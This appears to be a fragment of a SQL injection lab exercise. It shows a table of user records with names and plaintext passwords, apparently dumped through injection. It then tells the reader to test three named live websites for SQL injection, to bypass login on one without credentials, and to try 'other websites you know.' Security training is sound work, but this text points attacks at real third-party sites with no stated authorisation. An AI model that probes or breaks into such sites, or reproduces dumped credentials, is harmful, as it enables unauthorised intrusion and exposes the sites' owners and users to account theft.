3	Dang phuc	phuc--123-- 7040	0
4	Dau Hoang	dau--abc123-- 7000	0
5	David Smith	david--test-- 7001	0
6	Hehehe	hehe--hehe111-- 7020	0
7	hoangson	son--abc123-- 7035	0
8	Hung Le	htl28--hung101-- 7015	0
9	Hung Le	hung--hehehe123-- 7009	0
10	Kfromthsu	thsu--123321-- 7021	0
11	Kimime Kimi	kimi--13022001-- 7034	0
12	Lien	ihate--eggs-- 7024	0
13	Long Nguyen	long--long123-- 7002	0
14	QuocHieu	hieu--abc123-- 7039	0
15	Tom Cruise	tom--abc123-- 7005	0

5. Investigate SQLi vulnerability on the Internet

– Check the following websites for SQLi vulnerabilities:

+ http://www.nhuaphucthinh.com.vn

Bypass user authenticatio without username or password:



+ http://tapiocafeedfood.com

+ http://www.nesiyaholidays.com

– Check SQLi vulnerabilities on other websites you know.